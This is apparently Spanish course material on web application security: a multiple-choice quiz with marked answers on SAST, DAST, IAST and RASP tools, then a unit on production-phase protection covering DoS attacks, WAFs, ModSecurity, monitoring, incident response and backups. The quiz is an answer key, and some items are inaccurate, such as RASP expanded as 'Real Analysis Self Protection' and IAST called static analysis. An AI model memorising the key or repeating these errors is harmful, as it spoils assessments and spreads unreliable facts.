Juice Shop es una aplicación deliberadamente insegura que permite a los desarrolladores interesados probar las vulnerabilidades que se encuentran comúnmente en las aplicaciones basadas en Node.js, Angular, MongoDB que utilizan componentes comunes y populares de código abierto.

Web Application Security Testing

OWASP. (2022). *WSTG - v4.1. Web Application Security Testing*. https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/

OWASP Web Application Security Testing seguramente es la guía de test para aplicaciones web más completa que se puede encontrar. El estudiante encontrará en ella una base muy sólida para llevar a cabo un análisis de seguridad.

1. ¿Qué tipo de análisis puede realizar una herramienta SAST para comprobar las interacciones entre distintas funciones?

A. Intraprocedural.
_ B. Interprocedural.
C. Semántico.
D. Todos los anteriores.

El análisis interprocedural comprueba las interacciones entre distintas funciones.

2. ¿Qué tipo de análisis realiza una herramienta de tipo DAST?

A. Semántico.
_ B. Sintáctico.
C. Interprocedural
D. Intraprocedural.

Solamente realiza análisis sintáctico de peticiones y respuestas.

3. Las herramientas de tipo IAST pueden instrumentar el:

A. Código fuente.
B. Peticiones y respuestas.
_ C. Código ejecutable.
D. Ninguna de las anteriores.

Pueden instrumentar y visualizar el código fuente y analizar peticiones y respuestas.

4. El test funcional de seguridad se realiza en fase de:

A. Análisis.
B. Diseño.
C. Desarrollo.
_ D. Pruebas o despliegue.

Se necesita la aplicación desplegada en ejecución.

5. El análisis estático de código fuente se realiza en la fase de:

- A. Análisis.
- B. Diseño.
- ☐ C. Desarrollo.
- D. Pruebas o despliegue.

Se realiza cuando se está desarrollando el código fuente a nivel de clase, módulo y, obligatoriamente, a toda la aplicación terminada de una vez.

6. El análisis estático de caja blanca (IAST):

- A. Realiza un análisis local de cada función.
- B. Realiza un análisis interprocedural entre clases o módulos.
- C. Realiza un análisis léxico, sintáctico y semántico del código fuente y configuraciones.
- ☐ D. Todas las anteriores.

Además de análisis local, interprocedural, también realiza los tipos de análisis que realiza un compilador.

7. Señalar la afirmación falsa:

- A. Las herramientas de análisis de tipo IAST no suelen tener falsos positivos.
- B. Las herramientas RASP se pueden utilizar como *firewalls* de aplicaciones web de tipo *software*.
- ☐ C. Las herramientas de tipo IAST normalmente no tienen impacto en el rendimiento.
- D. Las herramientas IAST obtienen un informe del análisis de vulnerabilidades.

Tienen impacto en el rendimiento, ya que se instalan en el servidor de aplicaciones.

8. Las herramientas de tipo RASP:

- ☐ A. Bloquean las peticiones maliciosas que son capaces de explotar una vulnerabilidad.
- B. No bloquean, solo detectan vulnerabilidades.
- C. Tienen muchos falsos positivos.
- D. Todas las anteriores son ciertas.

Cuando detectan una vulnerabilidad, bloquean peticiones dirigidas a su explotación.

9. ¿En qué fase se usan las herramientas de tipo RASP?

- A. Análisis.
- B. Diseño.
- C. Desarrollo.
- ☐ D. Producción.

Su propósito es la protección de la aplicación en su uso real.

10. En cuanto a herramientas de análisis de la seguridad SAST:

- A. No cubren todo en código de la aplicación.
- ☐ B. Tienen falsos negativos y falsos positivos.
- C. No pueden analizar código ejecutable.
- D. Todas las anteriores son falsas.


Tienen vulnerabilidades no encontradas y falsas alarmas.

Ciberseguridad Web

Seguridad en la fase de producción de las aplicaciones web

Índice

Esquema	3
Ideas clave	4
10.1. Introducción y objetivos	4
10.2. Seguridad en la fase de producción <i>online</i>	6
10.3. Cabeceras de seguridad HTTP	19
10.4. Seguridad en aplicaciones RIA	22
10.5. Referencias bibliográficas	28
A fondo	30
Test	32



10.1. Introducción y objetivos

En la fase de producción de una aplicación web es necesario acometer las operaciones de seguridad del ciclo de vida de desarrollo seguro, que incluyen tareas de administración de seguridad, de monitorización, actualización de *software*, etc.

Una **adecuada formación y concienciación** continua en todo lo que se refiere a aspectos de seguridad es imprescindible y fomenta en la empresa una **cultura por la seguridad** acorde con los tiempos que corren, cuando cada vez parece que surgen más y **nuevas amenazas** que requieren estar prevenidos y preparados para hacerles frente en la mejor medida posible.

Cuando se materializa una amenaza hay que detectarla y, en función de su naturaleza, actuar en consecuencia de tal manera que el **daño potencial para la empresa se minimice al máximo** y el impacto sufrido por sus activos sea el menor posible.

El impacto es directamente proporcional al coste económico. Se debe diseñar y entrenar un procedimiento de respuesta y gestión de incidentes de seguridad.

En el apartado de la seguridad han de intervenir y estar concienciados **todos los elementos de la organización**. De nada sirve invertir ingentes cantidades de dinero en equipamiento como *firewalls*, sistemas de detección de intrusos (IDS), etc., si luego su configuración no se realiza de forma segura de acuerdo con estándares o si alguien suministra información aparentemente no importante a alguien que tampoco lo parecía o deja información al alcance de terceros por descuido.

Todas estas **negligencias** que pueden suponer **fugas en la seguridad** son la causa, finalmente, de grandes pérdidas económicas y de competitividad para la organización. Para paliar las pérdidas de información o su indisponibilidad, es necesario disponer y entrenar los **procedimientos de *back-up* y recuperación** que sean necesarios.

La **concienciación** en seguridad es **fundamental** en todos los estamentos de la organización. Normalmente, cualquier medida que implique concienciar al personal o implantar medidas o procedimientos de seguridad en cualquier parte de un área o departamento causa fastidio o rechazo por parte del personal que ha de observarlas. La mejor forma de tener éxito en este campo es intentar conseguir que **cada individuo entienda y comprenda la importancia** de la medida, que tiene que ver, finalmente, con alcanzar los objetivos de la organización y que el fallo o descuido personal tiene incidencia en lo colectivo.

Se debe **diseñar, mantener y revisar la seguridad de los clientes** (navegadores), de los **servidores web** y de las aplicaciones y las **conexiones entre ellos** de acuerdo con el conocimiento de seguridad adquirido, apoyándose en guías de configuración segura de estándares, y mantenerse y supervisarse periódicamente en fase de producción sin fallos.

Además de conseguir y mantener viva la concienciación de los usuarios en materia de seguridad, es importante aplicar medidas específicas relativas a la **seguridad de la documentación** de las aplicaciones web y de la **seguridad física** de las instalaciones, despachos, centro de proceso de datos, etc. Todas estas medidas deben estar incluidas en la **política de seguridad** de la organización.

Los objetivos de este tema son:

- Conocer las principales medidas de protección *online*, específicas, que se pueden implementar para proteger una aplicación web desplegada en un entorno de producción.

- ▶ Aprender las características, modos de instalación y posibilidades de protección de los *firewalls* de aplicaciones web y conocer qué tipos de pruebas hay que realizar con un *web application firewall* (WAF) para el paso de fase de pruebas a producción.
- ▶ Conocer las principales cabeceras de seguridad para implementar en una aplicación web.
- ▶ Conocer las principales vulnerabilidades y defensas de las aplicaciones que usan tecnología AJAX.

10.2. Seguridad en la fase de producción *online*

Específicamente, las actividades de seguridad que hay llevar a cabo en la **fase de producción** de la aplicación web son las denominadas **operaciones de seguridad**. Las operaciones de seguridad que hay que llevar a cabo en la aplicación web en fase de producción incluyen:

- ▶ Aplicar y supervisar medidas de protección: balanceo de carga, WAF, Real Analysis Self Protection (RASP).
- ▶ Auditoría y monitorización continua.
- ▶ Gestión de *back-up* y recuperación, centro de respaldo.
- ▶ Gestión de incidentes de seguridad.
- ▶ Formación continua.
- ▶ Concienciación de usuarios.
- ▶ Seguridad física, del personal y de la documentación.

Ataques de denegación de servicio

Normalmente, los ataques de denegación de servicio o de denegación de servicio distribuido (*denial of service* o *distributed denial of service*, DoS-DDoS) se llevan a cabo por **inundación de peticiones** que aprovechan debilidades de los protocolos o

vulnerabilidades de seguridad, como SQLi. Los ataques de denegación de servicio de tipo **volumétrico** o de inundación de peticiones basados en el **protocolo TCP/IP** se basan en una característica o **debilidad de la conexión TCP** que permite establecer conexiones a «medio hacer» llevando a cabo las dos primeras fases y nunca la tercera y última.




Figura 1. Conexión TCP/IP a «medio hacer». Fuente: elaboración propia.

Un ataque **DDoS** se realiza **desde varias máquinas hacia un mismo objetivo** de forma coordinada bajo la orden del atacante que controla el sistema distribuido formado por máquinas de tipo *master*, *slaves* y *reflectors*.

Los principales tipos de ataques DoS-DDoS específicamente a **aplicaciones web** son los siguientes:

- ▶ **Slowloris**: las peticiones al servidor se realizan enviando las cabeceras de la petición muy lentamente, sin terminar nunca de ser enviadas. De esta manera, mientras el servidor no recibe todas las cabeceras, no considera como sesión web establecida y no sabe si ha superado el número de conexiones máximas configuradas (por ejemplo, en Apache mediante la variable MaxClients).
- ▶ **Slow HTTP POST**: se envían al servidor las peticiones POST con todas las cabeceras, incluyendo *content-length*, que indica el tamaño del POST DATA a enviar. Así, el servidor queda esperando a que el cliente envíe tantos *bytes* como indique la cabecera *content-length*. El ataque en sí se basa en que el cliente irá enviando muy despacio los datos del POST hacia el servidor, consumiendo una sesión abierta por

cada POST, así como los recursos que este reserva para recibir los datos que envía el cliente. Un ejemplo de herramienta de este tipo es SwitchBlade de OWASP.

Para llevar a cabo este tipo de ataques, existen herramientas como SlowhttpTest, GoldenEye o Hping3.

Las defensas específicas que se pueden implementar en el sistema operativo frente a ataques DDoS son:

- ▶ Habilitar **SYN cache**. Se basa en reducir la cantidad de información almacenada cuando se recibe el paquete SYN en vez de crear el bloque de control de la transmisión (*transmission control block*, TCB) completo, lo que permite soportar un mayor número de conexiones en estado *half-open*.
- ▶ Habilitar **SYN cookies**. No se crea el TCB hasta que ha finalizado el inicio de la conexión TCP.
- ▶ Deshabilitar la respuesta de **paquetes ICMP destination unreachable** (UDP).
- ▶ Reducir el tiempo *SYN received*.
- ▶ Permitir sobrescribir las conexiones *half-open*.

Las defensas específicas que se pueden implementar en la arquitectura de la aplicación web frente a ataques DDoS son:

- ▶ Usar **balanceadores de carga** configurados en modo *delayed binding* para impedir que las peticiones HTTP se entreguen a los servidores web hasta que los balanceadores hayan recibido la cabecera por completo, lo que evita que los ataques SlowHTTP lleguen a los servidores web. En el caso de SlowHTTP POST, que sí envía la cabecera correctamente, los balanceadores no mitigan este tipo de ataque.
- ▶ Usar **clustering de servidores** de aplicaciones web.
- ▶ Aumentar el **número máximo de conexiones** soportadas.
- ▶ Limitar el **tiempo de vida** de las conexiones a un valor razonable.

- ▶ Limitar el **tamaño de las cabeceras y cuerpo** de los mensajes a un tamaño razonable.
- ▶ **Denegar peticiones** que tengan métodos **HTTP no soportados** (en principio, métodos distintos de POST).
- ▶ No habilitar conexiones persistentes.
- ▶ Utilizar un **servicio auxiliar** capaz de seguir respondiendo peticiones web incluso cuando los servidores están caídos, de modo que es posible entregar un mensaje informativo a los usuarios que comunique la indisponibilidad del servicio.
- ▶ Usar **estadísticas y registro** que muestren estadísticas en tiempo real y registran el estado, de modo que son útiles para detectar anomalías en la ratio de visitas web.

Se recomienda visualizar la clase magistral *DoS web attacks*, que repasa los principales ataques DoS web y medidas de protección.



Accede al vídeo

Mecanismos de protección

Para tener un nivel más de protección, de acuerdo con los principios de **seguridad de profundidad y diversidad** en la defensa, se puede complementar la defensa de la aplicación de varias formas. Además de utilizar las perimetrales a nivel de red y de las plataformas y sus sistemas operativos, existen:

- ▶ *Firewalls* de aplicaciones web (WAF).
- ▶ Herramientas de análisis dinámico en tiempo real (RASP).

WAF

Los *firewalls* de aplicaciones web se interponen entre el cliente web y el servidor web **analizando los mensajes** de la capa de aplicación para detectar **violaciones en la**

programación de la política de seguridad y restringiendo el acceso a ciertos puertos o servicios según lo configure el administrador.

Los WAF examinan peticiones y respuestas encapsuladas en los protocolos HTTP, SOAP, XML-RPC y capas de servicios web. Pueden efectuar **validaciones mediante expresiones regulares de tipo *whitelist*, *blacklist*** o una combinación de ambos. Se pueden configurar aplicando diferentes políticas de filtrado y pueden tener la característica de aprender de tráfico del pasado como **realimentación**. Tener políticas depuradas que minimicen el número de falsos positivos y negativos es una tarea complicada, necesita de una acertada programación de pruebas que permitan comprobar que no se ve afectada la funcionalidad ni el rendimiento.

Los **WAF permiten conexiones TLS**, para lo cual ha de instalarse en ellos una copia de la clave privada del servidor de aplicaciones que permita descifrar los datos por analizar. Posteriormente, estos se pueden enviar cifrados al servidor o en texto claro.

Cuando **detectan un patrón de ataque**, no redirigen las peticiones al servidor de aplicaciones o **terminan la conexión** directamente o a través de otro dispositivo (*router* o cortafuegos de red), al cual notifican la petición de bloqueo.

Atendiendo a su **diseño**, un WAF se clasifica por ser:

- ▶ Instalado en un **hardware específico** diseñado para una solución WAF concreta.
- ▶ Diseñado e implementado **directamente en el hardware**.
- ▶ Instalado en un **servidor de propósito general**.

Los WAF permiten los siguientes **modos de instalación** (dependiendo del fabricante):




Figura 2. Modos despliegue de un WAF. Fuente: adaptado de Centro Criptológico Nacional, 2011.

- **Proxy inverso.** Suele ser el modo más habitual de conexión. El dispositivo examina todo el tráfico de red bloqueándolo si detecta algún ataque o reenviando la petición al servidor. Si detecta un ataque, lo registra. Se configura publicando la dirección de la interfaz externa del cortafuegos para redirigir el tráfico al servidor de aplicaciones. Para tener redundancia, se pueden poner dos dispositivos.
- **Modo pasivo (fuera de línea).** Se instala de forma que recibe un duplicado del tráfico vía *network tap*, de forma que pueda ser analizado y detectar ataques, pero sin posibilidad de bloquear.
- **Modo bridge (transparente).** Se instala de modo transparente, de forma que se comporta como un *switch* de nivel dos sin dirección IP. Esta forma de conexión podría permitir instalar un solo dispositivo sin cortar la comunicación con el servidor en caso de fallo, si se instala una tarjeta de red dual con *bypass*, aunque se pierde toda posibilidad de filtrado.
- **Embebido.** Se instala en el propio servidor como un *plugin*. Esta modalidad ha de ser bien estudiada, ya que puede tener incidencia en el rendimiento del servidor de aplicaciones.

Apache + ModSecurity: Reverse Proxy.




Figura 3. Proxy inverso con WAF ModSecurity basado en HOST (plugin).
Fuente: Centro Criptológico Nacional, 2011.

Se puede consultar el proyecto Web Application Firewall Evaluation Criteria de WASC para estudiar detalladamente los requisitos que debe cumplir un dispositivo de este tipo (Turner, 2016) a través de este enlace:

<http://projects.webappsec.org/w/page/13246985/WebApplicationFirewall>

A modo de resumen:

- ▶ Hay que analizar el mercado y ver qué dispositivos se adaptan mejor a los requisitos de seguridad y disponibilidad de la instalación.
- ▶ Se debería instalar en modo de alta disponibilidad ante fallos mediante dos dispositivos.
- ▶ Se debe hacer un estudio del impacto en el rendimiento.
- ▶ Se deben probar las configuraciones de filtrado de forma que no impacten en la funcionalidad de las aplicaciones y que sean, a la vez, eficaces en cuanto a la detección de patrones de ataque. Son deseables siempre filtros de lista blanca (*whitelist*) los que permiten solo tráfico conocido como aceptable, aunque implican un mayor estudio de complicaciones de la aplicación en cuanto a mantenimiento si esta sufre muchos cambios.
- ▶ Hay que estudiar la forma y el nivel de detalle de registro de detecciones y bloqueos de forma que sean conformes con los requisitos de formato exigidos.

- ▶ Hay que gestionar y administrar los dispositivos con protocolos de conexión seguros.

WAF ModSecurity

Como ejemplo de WAF *open source*, se analizan las posibilidades de ModSecurity (Centro Criptológico Nacional, 2011), que trabaja en cinco fases de procesamiento, que incluyen: encabezados del pedido (*request headers*), cuerpo del pedido (*request body*), encabezados de respuesta (*response headers*), cuerpo de respuesta (*response body*) y almacenamiento en bitácora (*logging*):

- ▶ Filtrado de peticiones: las peticiones HTTP entrantes son analizadas por el módulo `mod_security` antes de pasarlas al servidor web Apache y comparadas con un conjunto de reglas predefinidas para realizar las acciones correspondientes. Para realizar este filtrado, se pueden utilizar expresiones regulares, lo que permite que el proceso sea flexible.
- ▶ Técnicas antievasión: las rutas y los parámetros son normalizados antes del análisis para evitar técnicas de evasión.
 - Elimina múltiples barras (//).
 - Elimina directorios referenciados por sí mismos (./).
 - Se trata de igual manera la \ y la / en Windows.
 - Decodificación de URL.
 - Reemplazo de *bytes* nulos por espacios (%00).
- ▶ Comprensión del protocolo HTTP: al comprender el protocolo HTTP, ModSecurity puede realizar filtrados específicos y granulares.
- ▶ Análisis POST *payload*: intercepta y analiza el contenido transmitido a través del método POST.
- ▶ Log de auditoría: es posible dejar traza de auditoría para un posterior análisis forense.
- ▶ Filtrado HTTPS: al estar embebido como módulo, tiene acceso a los datos después de que estos hayan sido descifrados.
- ▶ Verificación de rango de *byte*: permite detectar y bloquear *shellcodes*, limitando el rango de los *bytes*.

- ▶ Soporte para *ranking* de anomalías y correlación básica de eventos (los contadores pueden ser automáticamente decrementados con el paso del tiempo).
- ▶ Soporte XML (*parseo*, validación).
- ▶ Bloqueo de IP.
- ▶ Detección de *malware* basado en web. Integración con antivirus.
- ▶ Protección de datos sensibles (*tracking*).
- ▶ Detección de acceso a troyanos.
- ▶ Detección de errores y ocultación para no mostrar más información de la necesaria, rutas, direcciones IP, etc.

Usa el conjunto de reglas de ModSecurity ([Core Rule Set](#), CRS) alojado dentro del proyecto OWASP. Además, permite instalar y configurar el módulo Evasive para protección de ataques de denegación de servicio.

Se recomienda visualizar la clase magistral *WAF* sobre los *firewalls* de aplicaciones web.



Accede al vídeo

Herramientas RASP

Las herramientas Real Analysis Self Protection (RASP) se basan en los mismos conceptos que las herramientas de tipo IAST. La característica que las diferencian es que las herramientas RASP, cuando detectan una vulnerabilidad, bloquean cualquier petición dirigida a explotarla.

Auditoría y monitorización continua

Una de las categorías de vulnerabilidades más frecuentes (OWASP, s. f.) y que aumentan el nivel de riesgo en las aplicaciones *online*, a la vez que retrasan la gestión

de incidentes de seguridad, es el **registro y monitorización insuficientes**. Por un lado, las aplicaciones *online* deben diseñar correctamente el registro (*logging*) en fases de análisis y de diseño del ciclo de desarrollo del *software* (*secure software development life cycle*, SSDLC) para que los *logs* de todas las capas de la aplicación aporten **solamente la información necesaria** para detectar ataques o incidentes de seguridad, sin incluir aquella información superficial que no añade conocimiento, ni funcional ni de seguridad.

Por otra parte, hay que tener en cuenta que la actividad de monitorización puede ser tediosa y, en muchas ocasiones, se descuida y solo se lleva a cabo cuando se sospecha que algo no va bien. La **actividad de monitorización debe ser continua**, lo cual posibilitará **detectar de forma temprana** y anticiparse a posibles efectos adversos sobre la aplicación web.

La actividad de monitorización, lógicamente, se lleva a cabo en la **fase de producción** dentro del SSDLC y forma parte del procedimiento de **gestión de incidentes** de seguridad que debe diseñarse, probarse y ejecutarse debidamente cuando se detectan incidentes de seguridad.

Periódicamente, se debe **analizar la seguridad del código fuente** de la aplicación web y comprobar el *software* o librerías de terceros que usa para la detección de posibles vulnerabilidades y exposiciones comunes (Common Vulnerabilities and Exposures, CVE). Las vulnerabilidades encontradas deben gestionarse adecuadamente y solucionarse, parchearse lo antes posible para evitar que puedan ser aprovechadas por algún atacante.

Existen herramientas como OWASP Dependency Check que permiten comprobar de forma automática la existencia de vulnerabilidades CVE. Puedes encontrar más información a través del siguiente enlace: <https://owasp.org/www-project-dependency-check/>

Así mismo, deben **auditar**se de forma **periódica** todas las **configuraciones de seguridad** de todas las capas de la aplicación, clientes, servidor de aplicaciones, aplicación web, servidor gestor de bases de datos y base de datos. El principio de mínimos privilegios en cuanto a la administración de permisos, roles y usuarios debe mantenerse y observarse de forma continua con base en la necesidad de conocer que tiene cada usuario de los recursos de la aplicación.

Gestión de incidentes de seguridad

Para poder gestionar con eficacia un evento de seguridad detectado hay que adoptar un ciclo que cuenta con las siguientes fases:

1. **Preparación:** se reúnen las herramientas necesarias para el tratamiento del incidente (*antimalware*, comprobadores de integridad de ficheros o dispositivos, escáneres de vulnerabilidades, análisis de *logs*, sistemas de recuperación y *back-up*, análisis forense, etc.).
2. **Identificación:** se detecta el incidente, se determina el alcance y se conforma una solución. Esta fase engloba a los responsables del negocio, operaciones y comunicación (contactos con soportes técnicos, equipo de respuesta ante emergencias informáticas, peritos forenses, policía o asesores legales si fueran necesarios, etc.).
3. **Contención:** se impide que el incidente se extienda a otros recursos. Como consecuencia, se minimizará su impacto (separando equipos de la red afectada, deshabilitando cuentas comprometidas, cambiando contraseñas, etc.).
4. **Erradicación:** se eliminan los elementos comprometidos, en caso de ser necesario (reinstalación de sistemas afectados o *back-up*), previos a la recuperación.
5. **Recapitulación:** se documentan los detalles del incidente. Para ello, se archivarán los datos recogidos y se debatirán las lecciones aprendidas. Se informará a los empleados y se les enseñarán las recomendaciones dirigidas a prevenir situaciones de riesgo futuras.

Back-up y recuperación

Para poder recuperar el estado correcto de una aplicación web que se ha visto sometida a un incidente de seguridad, es necesario disponer de un procedimiento de *back-up* y recuperación debidamente diseñado, probado y entrenado por los administradores de dicha aplicación.

El procedimiento de *back-up* y recuperación debe incluir:

- ▶ Copia de todos los archivos del proyecto de la aplicación web.
- ▶ Copia de todos los sistemas de ficheros del servidor de aplicaciones que contiene a la aplicación web.
- ▶ Copia de la base de datos de la aplicación lógica de las tablas, vistas, procedimientos almacenados, etc.
- ▶ Copia física de los discos donde residen todos los ficheros de la aplicación web, servidor de aplicaciones, servidor gestor de base de datos (archivos de control, *tablespaces* de sistema, archivos de red o *log*, etc.) y base de datos (*tablespaces*) de la aplicación web.

Esquema de protección de las aplicaciones web

Para lograr una **defensa efectiva** de las aplicaciones web de una organización, se deben tener en cuenta los principios de **profundidad y diversidad** de la defensa. Se debe implantar:

- ▶ **Protección específica** ante ataques DDoS, utilizando dispositivos que detecten y separen el tráfico legal del ilegítimo. Lo ideal es que se combine la tecnología de equipo local del cliente con el servicio de operador para clientes del proveedor de servicios de Internet en un enfoque híbrido.

Los beneficios del servicio híbrido anti-DDoS son que mejora el control de la inversión, ya que no hay que contratar el servicio de operador con todos ellos, y que minimiza los costes de operador, ya que el cliente puede mitigar los ataques hasta el ancho de banda disponible.

Las desventajas del servicio se relacionan con que supone una inversión inicial para la instalación de equipos en el centro de proceso de datos del cliente y que requiere gestión local de los equipos y operación para la desconexión de los enlaces no protegidos cuando hay un ataque volumétrico que sature las líneas, así como la reconexión una vez se acabe el ataque.

- ▶ **Cortafuegos de red** en modo de alta disponibilidad. Constituyen un primer nivel de defensa en el perímetro. No son suficientes, puesto que no filtran el contenido de los puertos en los que se despliegan las aplicaciones y servicios web.
- ▶ **Sistemas de gestión de eventos y correlación de logs** (*security information and event management*, SIEM). Para integrar los *logs* de todos los dispositivos de defensa y *correlar* los eventos de seguridad que reportan. Deben tener monitorizadas todas las subredes donde se despliegan aplicaciones web mediante sistemas de detección de intrusiones y WAF.
- ▶ **Balanceadores de carga** para poder distribuir las peticiones al servidor de aplicaciones *clusterizado* que contiene las aplicaciones web.
- ▶ Sistema de **detección de intrusiones** para detectar ataques en general que tienen lugar en la red de la organización.
- ▶ **WAF en modo de alta disponibilidad**. Constituyen la protección principal *online* de las aplicaciones web. Se debe tener en cuenta la realización de las pruebas necesarias de eficacia de detección y rendimiento previo a su despliegue en fase de producción.

